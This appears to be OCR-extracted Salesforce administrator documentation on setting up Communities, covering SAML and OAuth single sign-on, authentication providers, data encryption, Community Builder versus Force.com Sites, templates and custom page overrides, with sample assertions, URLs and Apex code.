
The following information assumes that you are already familiar with Security Assertion Markup Language (SAML) authentication protocols and know how to work with your identity provider to configure single sign-on for your organization. When implementing SAML for communities, the key is to use the community URL associated with login for the single sign-on flow. Also make sure that the community URL in the SAML assertion POST includes `/login`.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Here is a summary of how SAML requests and responses are processed between the user's browser, the community, and your identity provider.



This table compares what's required for community SAML assertions to what's required for other types of Salesforce domains.

Requirement	Standard	Portal	Force.com Sites	Community
URL where SAML assertion POST is made.	login.salesforce.com	login.salesforce.com	login.salesforce.com	*community URL*
Are `organization_id` and `portal_id` required in assertion?	No	Yes–passed as an attribute	Yes–passed as an attribute	No **Note:** Required if using Just-in-Time provisioning to create portal users in the community. Community-specific portal users can be provisioned with `portal_id` excluded.

Requirement	Standard	Portal	Force.com Sites	Community
Is `siteUrl` required in assertion?	No	No	Yes–passed as an attribute	No

The following sample SAML assertion shows the community URL specified as the Recipient, for a sample customer community in the Acme organization. This example applies to an organization that has a single SAML configuration.

```
<samlp:Response ID="_f97faa927f54ab2c1fef230eee27cba21245264205456"
      IssueInstant="2009-06-17T18:43:25.456Z" Version="2.0">
   <saml:Issuer Format="urn:oasis:names:tc:SAML:2.0:nameid-format:
      entity">https://www.salesforce.com</saml:Issuer>

   <samlp:Status>
      <samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:
         status:Success"/>
   </samlp:Status>

   <saml:Assertion ID="_f690da2480a8df7fcc1cbee5dc67dbbb1245264205456"
      IssueInstant="2009-06-17T18:43:25.456Z" Version="2.0">
      <saml:Issuer Format="urn:oasis:names:tc:SAML:2.0:
         nameid-format:entity">https://www.salesforce.com</saml:Issuer>

      <saml:Subject>
         <saml:NameID Format="urn:oasis:names:tc:SAML:1.1:
            nameid-format:unspecified">saml_portal_user_federation_id
         </saml:NameID>

         <saml:SubjectConfirmation Method="urn:oasis:names:tc:
            SAML:2.0:cm:bearer">
         <saml:SubjectConfirmationData NotOnOrAfter=
            "2009-06-17T18:48:25.456Z"
            Recipient="https://acme.force.com/customers/login/?
saml=02HKiPoin4f49GRMsOdFmhTgi_0nR7BBAflopdnD3gtixujECWpxr9klAw"/>
         </saml:SubjectConfirmation>
      </saml:Subject>

      <saml:Conditions NotBefore="2009-06-17T18:43:25.456Z"
                       NotOnOrAfter="2009-06-17T18:48:25.456Z">

         <saml:AudienceRestriction>
            <saml:Audience>https://saml.salesforce.com</saml:Audience>
         </saml:AudienceRestriction>
      </saml:Conditions>

      <saml:AuthnStatement AuthnInstant="2009-06-17T18:43:25.456Z">

         <saml:AuthnContext>
            <saml:AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:
               ac:classes:unspecified
            </saml:AuthnContextClassRef>
         </saml:AuthnContext>
      </saml:AuthnStatement>
```

```
   </saml:Assertion>
</samlp:Response>
```

If your organization has multiple SAML configurations, the previous sample SAML assertion applies but note these differences in the Recipient.

- The trailing slash after `login` is not required
- The `so` parameter is required and must specify the organization ID

The Recipient would look like this:

```
Recipient="https://acme.force.com/customers/login?so=00DD0000000JsCM"
```

When logging out of a community, external users authorized using SAML for single sign-on are redirected to the `Identity Provider Logout URL`, if one is set in the community's SAML settings. To access the SAML settings, from Setup, enter *`Single Sign-On Settings`* in the `Quick Find` box, then select **Single Sign-On Settings**.

SEE ALSO:

Example SAML Assertions

Best Practices for Implementing Single Sign-On

Single Sign-On with SAML on Force.com

Configure Authentication Providers

External users can log in using their credentials from Facebook©, Janrain©, or another Salesforce organization if you set up authentication providers on the Auth. Providers page in Setup and choose to display them on the community login page.

Note: The following information assumes that you are familiar with the use of authentication providers for single sign-on.

If you're using a custom Visualforce login page instead of the default login page, use the `Single Sign-On Initialization URL` from an Auth. Provider detail page as the target URL of a custom login button. For example:
`https://login.salesforce.com/services/auth/sso/`*`orgID`*`/`*`URLsuffix`*`?community=https://acme.force.com/support`

If you're using Janrain as the authentication provider you can pass the following to the Janrain login widget that's deployed on your site.

```
janrain.settings.tokenUrl='https://login.salesforce.com/services/authcallback/orgID/URLsuffix'
+'?flowtype=sso&community='+encodeURIComponent('https://acme.force.com/customers');
```

SEE ALSO:

External Authentication Providers

Use Request Parameters with Client Configuration URLs

Customize Login, Self-Registration, and Password Management for Your Community

Configure Authentication Flows with OAuth

If your organization wants to build integrations between communities and custom-branded apps, such as mobile or desktop apps, you can use OAuth to create a branded login page.

The following information assumes that you're familiar with OAuth protocols and authentication flows for remote access applications. Communities support all available authentication flows, except for the username-password OAuth authentication flow and the SAML assertion flow. When implementing branded OAuth flows for communities, you configure the authorize URL to use the community URL. The authentication flow then directs users to the application approval page.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Note: As a security measure, when administrators are logged in as another user, they can't authorize OAuth data access for that user. For example, admins can't authorize OAuth access to user accounts, including single sign-on to third-party applications.

For example, to authenticate a user using an authorize URL like the following:

```
https://login.salesforce.com/services/oauth2/authorize?
response_type=token&client_id=your_app_id&redirect_uri=your_redirect_uri
```

Replace the `login.salesforce.com` host name with the full path to the community URL:

```
https://acme.force.com/customers/services/oauth2/authorize?
response_type=token&client_id=your_app_id&redirect_uri=your_redirect_uri
```

When implemented successfully, this URL directs users to the community login page. After they authorize the app, you then set a user access token and refresh token for future authentication. In requests for the token endpoint, replace the host with the community, like this:

```
https://acme.force.com/customers/services/oauth2/token
```

Note: After you acquire the `access_token`, you can pass it as a Bearer token in the Authorization header request. Following is an example of a REST API call to communities: `https://acme.force.com/customers/services/data/v32.0/ -H "Authorization: Bearer 00D50000000IehZ\!AQcAQH0dMHZfz972Szmpkb58urFRkgeBGsxL_QJWwYMfAbUeeG7c1E6 LYUfiDUkWe6H34r1AAwOR8B8fLEz6n04NPGRrq0FM"`

SEE ALSO:

- Authenticate Apps with OAuth
- Digging Deeper into OAuth 2.0 on Force.com
- Using OAuth to Authorize External Applications
- "Step Three: Connect to Chatter REST API Using OAuth" in the Chatter REST API Developer Guide

Encrypt Community Data

You can add a measure of security to your community by encrypting files, attachments, and many popular data fields.

Note: Beginning with Spring '17, Shield Platform Encryption no longer masks encrypted data. This may affect some users' ability to work with encrypted data. If you have data you don't want specific users to see, revisit their field-level security settings on page 540, record access settings, and object permissions on page 543.

Keep the following things in mind:

- You can encrypt data in communities, but not in portals.
- If you are using Classic Encryption, data in encrypted custom fields is still masked.

- Your community's specific settings for personally identifiable information (PII) apply regardless of whether data is encrypted.
- Data encryption doesn't change anything about the community user experience. However, encrypting the Account Name field has an effect on how users' roles are displayed to admins. Normally, a community user's role name is displayed as a combination of their account name and the name of their user profile. When you encrypt the Account Name field, the account ID is displayed instead of the account name.

  For example, when the Account Name field is not encrypted, a user belonging to the Acme account with the Customer User profile would have a role called `Acme Customer User`. When Account Name is encrypted, the role is displayed as something like `001D000000IRt53 Customer User`.

SEE ALSO:

Protect Your Salesforce Data with Shield Platform Encryption

Plan Your Community Design Strategy

If you chose to use custom pages in your community instead of out-of-box tabs and branding, you need to decide whether to use Community Builder or Force.com. Once you make the decision, use the following sections to help you customize community pages:

- Use Community Builder with Templates
- Use Visualforce and Force.com Sites

You can also customize these other areas of your community:

- Add the Global Search Box to Your Customized Community HTML Header on page 3386
- Configure a Custom Domain for Your Community
- Rename the Chatter Tab

Choosing Between Community Builder and Force.com Sites

Use Community Builder with Templates

Community Builder and community templates for self-service let you create, brand, and publish a custom community that looks great on any mobile device! Choose a template to quickly start your community, and then style the pages to match your company's branding.

Use Community Builder (Site.com) Without Templates

Use Visualforce and Force.com Sites

Each community has one associated Force.com site that lets you make advanced customizations to your community.

Choosing Between Community Builder and Force.com Sites

If you want to add new pages or customize existing pages in your community, you can use Force.com Sites or Community Builder. With either option, you can create branded, publicly available pages such as landing or marketing pages, and private custom pages that only community members can access.

So which option should you use to customize your community? Well, that depends on your skills and the needs of your organization. You can even use a mixture of Force.com pages and Community Builder pages for complete control over your customizations.

Community Builder

Community Builder is an intuitive, convenient tool for customizing your community. Community Builder lets you create a community based on a preconfigured template, and then apply branding, edit pages, update your template, and publish changes all from one user-friendly interface.

Here's what you can achieve with Community Builder:

- Use one of the self-service templates—Koa, Kokua, or Customer Service (Napili)—to easily create a responsive self-service community.
- Use the Aloha template to create a configurable App Launcher.
- Design pixel-perfect, branded pages.
- Create public pages that anyone can access, or add private pages that you can add as a tab within your community.
- Build and iterate quickly using drag-and-drop reusable page elements.
- Use ready-made forms to create web-to-lead forms or gather customer feedback.
- Create data-driven pages, such as product catalogs or other listings, using your organization's data.
- Set a home page and set up multilingual support for your community in Site.com Studio, a Web content management system that provides extra configuration options. Site.com Studio is easily accessible from Community Management.

Force.com Sites

Suitable for developers with experience using Visualforce, Force.com Sites lets you build custom pages and Web applications by inheriting Force.com capabilities including analytics, workflow and approvals, and programmable logic. So if you are looking to create sites programmatically using Apex and APIs, Force.com Sites is the product for you. Here's what you can achieve with Force.com:

- Create public, branded pages that anyone can access.
- Leverage Visualforce to create private pages that you can add as a tab within your community.
- Write your own controllers, or extensions to controllers, using Apex code.
- Create custom login or self-registration pages.
- Build dynamic web applications, such as an event management application.

Features At a Glance

Still unsure which product to choose? Take a look at this table to learn more about each product's features.

Feature	Community Builder	Force.com Sites
Public pages	✓	✓
Community templates (Koa, Kokua, Customer Service (Napili), Aloha)*	✓	
Authenticated pages*	✓	✓
Visualforce pages		✓
Out-of-the-box login, logout, self-registration, and error pages	✓	✓
Drag-and-drop environment	✓	
Reusable components	✓	

Feature	Community Builder	Force.com Sites
Pixel-perfect designs	✓	✓
IP restrictions	✓	✓
Access to data, such as cases, leads, and opportunities	✓	✓
Ready-made forms	✓	
CMS	✓	
Programmatic page creation (using Apex, APIs, and controllers)		✓
Web applications		✓
Analytics, reports, and workflows		✓
Full Force.com platform capability		✓

*Available in Community Builder for Communities users only.

To learn more about Community Builder, Force.com, and Site.com technologies, see:

- Community Builder Overview on page 3560
- Force.com Sites on page 5484
- Community Builder (Site.com) on page 5308

SEE ALSO:

Use Community Builder with Templates

Use Community Builder (Site.com) Without Templates

Use Visualforce and Force.com Sites

Use Community Builder with Templates

Community Builder and community templates for self-service let you create, brand, and publish a custom community that looks great on any mobile device! Choose a template to quickly start your community, and then style the pages to match your company's branding.

With Community Builder and templates, you can:

- Quickly style the community to match your company's branding.
- Edit community pages and components with the Community Builder and customize their design and content.
- Preview your community and ensure that it appears correctly on different devices.
- Publish your changes so you can make them available to everyone in your community.

You can use the Community Builder to customize communities created using these templates:

Kokua

A graphic-based community ideal for handling simple customer interactions. Community members can search for and view articles, and contact support. Requires Knowledge and supports cases.

Koa
A text-based community ideal for handling simple customer interactions. Community members can search for and view articles, and contact support. Requires Knowledge and supports cases.

Customer Service (Napili)
A powerful, responsive self-service template that lets users post questions to the community, search for and view articles, collaborate, and contact support agents by creating cases. Supports Knowledge, Chatter Questions, and cases.

Aloha
A configurable App Launcher template that lets users quickly find applications and access them using single sign-on authentication, including social logins.

To access Community Builder and continue customizing your community or update its template version:

1. From Setup, enter `All Communities` in the `Quick Find` box, then select **All Communities**.
2. Beside the community name, click **Build** or **Community Workspaces** > **Builder**.
3. In Community Builder, you can:
   - Brand your community on page 3562.
   - Edit community pages and page components.

To learn more about using the Kokua, Koa, and Customer Service (Napili) templates, see the *Using Templates to Build Communities* guide.

SEE ALSO:

Choosing Between Community Builder and Force.com Sites

Use Community Builder (Site.com) Without Templates

Each community has one associated Site.com site that lets you add custom, branded pages to your community. By default, Site.com pages are publicly available and don't require login, but you can also create private pages that only community members can access.

For more detailed information about using Site.com, check out the online help.

Before You Begin

Communities users with the "Create and Set Up Communities" permission automatically have full site administrator access to a community's Site.com site. To let Communities users without the permission edit the site, you must purchase and assign either a Site.com Publisher or a Site.com Contributor feature license, and assign a user role at the site level.

See About Site.com User Roles on page 5312.

Tips and Considerations

- Communities users with the "Create and Set Up Communities" permission are assigned the role of site administrator in a community's Site.com site. However, they don't appear in the User Roles section on the Overview tab of Site.com Studio.
- You can't create, delete, or duplicate community sites in Site.com.
- When working with data-bound components, such as data repeaters and forms, keep in mind that the objects listed may not be available to site visitors. For authenticated visitors, object access on public and private pages is controlled by their user profiles. For unauthenticated visitors, object access on public pages is controlled by the site's guest user profile.
- When adding forms to authenticated community pages in Site.com, set the current user for Salesforce objects that require the Owner ID field. Setting the current user (as opposed to the default guest user) lets you identify the authenticated user when the form is

submitted. To set the current user for the Owner ID field, select the field in the form, click **Configure** under Field Properties in the Properties pane, select `Global Property` as the source, and select `Current userID` as the value.

- The home page, 404 page, login page, and self-registration page that you specify for Site.com Community sites in Site Configuration set the default pages for the Site.com Community site. These default URLs are used unless you specify different URLs in Community Management under **AdministrationPages** and **AdministrationLogin & Registration**. Community error pages are specified in Force.com Setup, under Error Pages.
- When your Site.com Community site is inactive, users are redirected to the Service Not Available page defined in Community Management under Pages.
- The contributor's view is not available by default for Site.com Community sites. However, you can use a Site.com Contributor license to grant contributor access to a specific user. See *About Feature Licenses* in the Site.com help for details. Alternatively, a user can preview the Site.com Community site as a contributor by appending `?iscontrib` to the site's URL. For example: `https://sitestudio.na1.force.com/?iscontrib`

Use Site.com to Customize Your Community

Create Branded Pages Overview

When you create a Community site, Salesforce automatically creates a new Site.com site and associates it with your community.

Site.com Authorization Overview

Display Current Community User Information

Site.com designers creating authenticated pages for a community site can display the current user's information by accessing `CurrentUser` namespace expressions.

Expressions Available for Displaying Current User Information

Determine the URL of a Site.com Page

Add Authenticated Site.com Pages to Community Tabs

After you create a private Site.com page, you can add the page to a tab in your community.

Add Chatter News or Group Feeds to Community Site.com Pages

Use the Chatter News Feed to display a Chatter feed on your site pages, or display the feeds of a particular group using the Chatter Group Feed.

Improve Performance with HTML Page Caching for Communities in Site.com

HTML caching lets you improve the performance and page rendering of your community's Site.com site by controlling how often the generated markup of the page is reloaded.

SEE ALSO:

Choosing Between Community Builder and Force.com Sites

Use Site.com to Customize Your Community

Set Up and Manage Salesforce Communities

Use Visualforce and Force.com Sites

Each community has one associated Force.com site that lets you make advanced customizations to your community.

For example, with Force.com Sites you can:

- Add public pages to your community that don't require login.
- Use branded self-registration and login pages to enable users to register for or log into your community.

- Customize out-of-the-box error pages to reflect the branding of your community, including "Authorization Required (401)" and "Page Not Found (404)" pages.
- Leverage Visualforce pages to create private pages that only community members can access.

For detailed information about using Force.com Sites, refer to the online help.

Tips and Considerations

- Force.com Sites pages automatically include the branding styles you specify in the Create Community wizard. To disable these styles, set the `standardStylesheets` attribute on the `<apex:page>` tag to `false`.
- Consider these limitations when using Force.com Sites with Communities:
  - Out-of-the-box RSS feeds, analytics tracking, and custom portal profile pages aren't available.
  - Custom change-password pages aren't available.
  - Login to custom domains is only available with HTTPS.
- Because Force.com sites are served directly from the Force.com organization, a site's availability is directly related to the organization's availability. During your organization's maintenance window for major releases, your sites will be unavailable; users who try to access a site will see a Force.com-branded maintenance page or your custom Service Not Available Page.
- You can redirect a community home page to its companion Site.com home page. To do this, set a URL Redirect on the Force.com site detail page. Set the Source URL to `/`, which represents the home page for the community, and set the Target URL to `s`, which represents the home page for the Site.com site.

SEE ALSO:

Choosing Between Community Builder and Force.com Sites

Override Default Pages in Your Community with Custom Pages

Use company-branded Community Home and Service Not Available pages by overriding the standard pages in your community.

- Use a Custom Community Home Page
- Use a Custom Page for Service Unavailability

You can override other default community pages in the Site.com or Force.com settings for your community. To do this, open Community Workspaces or Community Management. Next, under Administration, click **Pages** and then click **Go to Force.com** or **Go to Site.com Studio**. Page selections in Community Management or Community Workspaces automatically override any previously specified page selections in the Site.com or Force.com settings.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, customize, or activate a community:

- "Create and Set Up Communities"

  AND

  Is a member of the community

Use a Custom Page for Service Unavailability

On rare occasions, if your community is not available because of a service outage, Salesforce displays a generic Service Not Available page with Force.com branding. You can replace this page with a custom company-branded static resource page for a personalized user experience for your community members.

The Service Not Available static resource:

- Must be a public .zip file 1 MB or smaller.

- Must contain a page named `maintenance.html` at the root level of the .zip file. Other resources in the .zip file, such as images or CSS files, can follow any directory structure.
- Must contain only files that have file extensions.

For more information, refer to *Assigning Force.com Site Error Pages* in the Salesforce Help.

1. Open Community Workspaces or Community Management.
2. Navigate to **Administration** > **Pages**.
3. Click  next to **Service Not Available** to search for and select your custom page.
4. Click **Save**.

If there is a service outage at any time, your community displays your selected page. A couple things to keep in mind:

- This page selection doesn't affect communities that use Site.com Studio pages.
- The Service Not Available page, once customized, is available for all communities in the same domain. Depending on the needs of your organization, this might not be desirable. To avoid using the same page for all the communities in your domain, create and assign separate Service Not Available pages for each community.

  For example, consider a scenario where you have two communities in your domain: a customer community (`universaltelco.force.com/customer`) and a partner community (`universaltelco.force.com/partner`). If you use a custom Service Not Available page for only the customer community, then the partner community will display the same page during a service outage, unless you create and assign a separate Service Not Available page to the partner community.

SEE ALSO:

Override Default Pages in Your Community with Custom Pages

Use a Custom Community Home Page

Personalize the standard community home page with company branding by using a custom Community Builder (Site.com Studio) or Visualforce page.

The community home page is shown to unauthenticated users in a public community and it allows you to specify a landing page for guest users without setting up redirects. This page is also known as your Active Site Home page.

1. Open Community Workspaces or Community Management.
2. Click **Administration** > **Pages**.
3. For the Community Home page:
   a. Select the page type: **Community Builder** or **Visualforce**.
   b. Enter the name of the page or leave the field blank to get a list of available options.
   c. Click , then click the name of the page in the search results to select it.

      Note: Only published Community Builder (Site.com Studio) pages are included in the search results.
4. Click **Save**.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, customize, or activate a community:

- "Create and Set Up Communities"

  AND

  Is a member of the community

Page selections in Administration automatically override any previously specified page selections in the Site.com or Force.com site properties.

SEE ALSO:

Configure the Default Community Login Page to Use a Custom Home Page
Override Default Pages in Your Community with Custom Pages

Configure the Default Community Login Page to Use a Custom Home Page

If you're using external authentication providers and a custom home page, ensure that users are accessing the correct home page.

To do so, edit the `CommunitiesLandingController` so that it has the correct `startURL` for your community. The `CommunitiesLandingPage` is the Active Site Home Page for your community, meaning that it is shown when someone enters a direct URL to your community. For instance, if your domain is *`universaltelco.force.com`* and your community URL is *`customers`*, the `CommunitiesLandingPage` is shown when someone enters `http://universaltelco.force.com/customers`.

There are 2 methods for using a custom home page:

- Update the `CommunitiesLandingController` code to redirect to the new page:
  1. From Setup, enter *`Apex Classes`* in the `Quick Find` box, then select **Apex Classes**.
  2. Click **Edit** next to `CommunitiesLandingController`.
  3. Replace the code so that it reads:

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To access Community Management or Community Workspaces:

- "Access Community Management" OR "Manage Communities" OR "Create and Set Up Communities"
- AND is a member of the community

To customize administration settings:

- "Create and Set Up Communities"
- AND is a member of the community

To edit Apex classes:

- "Author Apex"

```
public with sharing class CommunitiesLandingController {
        // Code we will invoke on page load.
    public PageReference forwardToStartPage() {
        String communityUrl = 'https://universaltelcom.force.com';
        String customHomePage = '/apex/hello';
        if (UserInfo.getUserType().equals('Guest')) {
            return new PageReference(communityUrl + '/login?startURL=' +
EncodingUtil.urlEncode(customHomePage, 'UTF-8'));
```

```
        }else {
            return Network.communitiesLanding();
        }
    }
    public CommunitiesLandingController() {}
}
```

4. Replace *https://universaltelcom.force.com* with the URL for your community.
5. Click **Save**.

- Alternatively, you can replace the Active Site Home Page with a custom Visualforce page.
  1. From Setup, enter *All Communities* in the Quick Find box, then select **All Communities**.
  2. Click the **Manage** button next to thecommunity name.
  3. Click **AdministrationPages** > **Go to Force.com**.
  4. In the Site Detail section, click **Edit**.
  5. In the Active Site Home Page field, select your custom Visualforce page.
  6. Click **Save**.

When a user enters the community URL, they see the new Active Site Home Page.

SEE ALSO:

Use a Custom Community Home Page

Add Custom Pages That Don't Require Login

Within a community, you can have publicly available pages that are accessible without requiring login, making them ideal for landing or marketing pages.

Communities leverage Force.com Sites technology to set a custom domain for your organization and a URL prefix for each community created in your organization. If you want to further customize your communities beyond what's available in setup, you can use Force.com Sites or Site.com to create completely customized pages.

Tip: Communities can have a combination of Visualforce and Site.com pages. By default, the pages you create don't require login, but you can add authenticated pages if needed.

1. Open Community Workspaces or Community Management.
2. Click **Administration** > **Pages** and then in the Advanced Customizations area, click either:
   - **Go to Force.com** to create pages that don't require login or edit out-of-the-box error pages.
   - **Go to Site.com Studio** to open Site.com Studio, where you can create public, branded pages. (You can also create authenticated pages that require login.)
3. After you create a public page in Site.com Studio, you must publish the Site.com site to allow users to access the page.

For more information about creating pages, refer to these resources:

- Creating Site.com Pages on page 5364
- Managing Force.com Site Visualforce Pages on page 5506
- Managing Force.com Site Standard Pages on page 5507

Which Community Template Should I Use?

Community templates let you build a community that gives customers the same visual and functional experience on tablets, mobile devices, or their desktops.

Your customers want an easy way to interact with your company whenever and wherever they are. A self-service community gives your customers an easy way access the information they need when they have questions. With communities built on the Koa and Kokua templates, customers can search for information using knowledge articles and contact support, if necessary. They can search for articles, ask questions, and get crowd-sourced answers from the community in communities built using the Customer Service (Napili) template. If they still can't find what they're looking for, they can contact support without having to log in. The self-service templates let you extend your community to various devices with a consistent user experience every time.


EDITIONS

Available in: Salesforce Classic and Lightning Experience


Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions



Koa



Kokua



Customer Service (Napili)

A wizard guides you through selecting a template and then walks you through the initial setup, including topic and data category setup.

- Kokua is a visually rich self-service template that presents users with knowledge articles organized by data categories. Users can also submit cases to get help from agents.
- Koa is a text-based self-service template that's optimized for mobile devices. It lets users search for and view articles by text representations of data categories, and contact support if they can't find what they're looking for.
- Customer Service (Napili) template lets your customers post questions to the community and search for and view articles. If they don't find what they're looking for, they can contact a support agent.

Community Builder makes it super easy to customize your community. Simply edit a few components to include information about your community, add images to extend your branding, and you're ready to go—without any coding! Also, if you want a more custom experience, you can create custom pages, add components to pages, use custom Lightning components, and expose more Salesforce objects.

Communities are automatically displayed in a logged-in user's profile language, so you don't need to create and manage a separate community for each language. With Community Builder, you can extend the language support for guest users in communities. If a guest user's language isn't supported, they can choose one from a language picker on each community page. And because all languages are maintained within the community, you don't have to create and manage a separate community for each language.

Compare Features Available in the Community Templates

Thinking about using a template to build your community? There are major differences between the features available in each community template. Before you decide on which template to use, compare them.

Objects Supported by Out-of-the-Box Components and Pages in Community Templates

Check out the list of all the objects supported by out-of-the-box components and pages in Community Builder-driven templates.

Customer Service (Napili) Template—Community Setup Checklist

Building a community is the result of research, mapping of goals, and defining your audience. At the same time, you must have all your ducks in a row so the actual implementation process is seamless. You know your org best, but use this general checklist to help you organize what you need for a community using the Customer Service (Napili) template.

Which Components Can I Use with Each Template?

The Customer Service (Napili), Koa, Kokua, and Aloha templates are each composed of pages, which in turn are made up of customizable components. Consult this table to find out which templates each component can be used in, and when it became available.

SEE ALSO:

Create Communities

Compare Features Available in the Community Templates

Configure and Customize Pages in Your Community

Implementation guide: Community Templates for Self-Service

Compare Features Available in the Community Templates

Thinking about using a template to build your community? There are major differences between the features available in each community template. Before you decide on which template to use, compare them.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Feature Comparison

	Koa	Kokua	Customer Service (Napili)	Salesforce Tabs + Visualforce
All Salesforce Objects				✅
Accounts			✅	✅
Campaigns			✅	✅
Cases	✅	✅	✅	✅
Community Builder	✅	✅	✅	
Community Discussions			✅	✅
Contacts and Shared Contacts			✅	✅
Contacts to Multiple Accounts				✅
Custom Objects			✅	✅

	Koa	Kokua	Customer Service (Napili)	Salesforce Tabs + Visualforce
Customizations using Lightning Components	✅	✅	✅	
Customizations using Visualforce				✅
Salesforce Knowledge	✅ Required	✅ Required	✅ Recommended	✅ Recommended
Knowledgeable People			✅	✅
Leads			✅	✅
Notes			✅	✅
Opportunities			✅	✅
Optimized for Mobile	✅	✅	✅	✅
Orders				✅
Question-to-Case			✅	
Recommendations			✅	
Reputation			✅	
Topics			✅	✅
Trending Articles	✅	✅	✅	

SEE ALSO:

Implementation Guide: Using Templates to Build Communities

Objects Supported by Out-of-the-Box Components and Pages in Community Templates

Check out the list of all the objects supported by out-of-the-box components and pages in Community Builder-driven templates.

When we talk about supported objects in templates, we mean that you can use our out-of-the-box components on the object pages, as detailed here.

API names are indicated in parentheses.

	• **Headline** • **Record Banner** • **Record Detail** • **Record Information Tabs** • **Related Records**	• **Navigation Menu** • **Object Home Page**	• **Create Record Button** • **Create Record Form**
Account (Account)	✅	✅	✅
Activity History (ActivityHistory)	✅		
Approval History (ProcessInstanceHistory)	✅		
Approval Process Work Item (ProcessInstanceWorkitem)	✅		✅
Approval Step (ProcessInstanceStep)	✅		
Asset (Asset)	✅	✅	✅
Campaign (Campaign)	✅	✅	✅
Campaign Member (CampaignMember)	✅	✅	✅
Case (Case)	✅	✅	✅
Contact (Contact)	✅	✅	✅
Custom Objects	✅	✅	✅
Dashboard (Dashboard)	✅	✅	
Email Message (EmailMessage)	✅		
Event (Event)	✅		✅
External Objects	✅	✅	✅
Group (CollaborationGroup)	✅		✅
Lead (Lead)	✅	✅	✅
Note (Note and NoteAndAttachment)	✅		✅
Open Activity (OpenActivity)	✅		
Opportunity (Opportunity)	✅	✅	✅
Opportunity Contact Role (OpportunityContactRole)	✅		✅

	• **Headline** • **Record Banner** • **Record Detail** • **Record Information Tabs** • **Related Records**	• **Navigation Menu** • **Object Home Page**	• **Create Record Button** • **Create Record Form**
Opportunity Product (OpportunityLineItem)	✅		
Opportunity Team Member (OpportunityTeamMember)	✅		
Product (Product2)	✅	✅	✅
Report (Report)	✅	✅	
Service Appointment (ServiceAppointments)	✅	✅	
Shared Contacts (AccountContactRelationship)	✅		✅
Task (Task)	✅	✅	✅
User (User)	✅		✅
Work Order (WorkOrder)	✅	✅	✅
Work Order Line Item (WorkOrderLineItem)	✅		✅

Note: To be searchable in communities, objects must be searchable in Lightning Experience and supported in community templates.

Customer Service (Napili) Template—Community Setup Checklist

Building a community is the result of research, mapping of goals, and defining your audience. At the same time, you must have all your ducks in a row so the actual implementation process is seamless. You know your org best, but use this general checklist to help you organize what you need for a community using the Customer Service (Napili) template.

Have you considered everything on these lists?

EDITIONS

Available in: Salesforce Classic and Lightning Experience

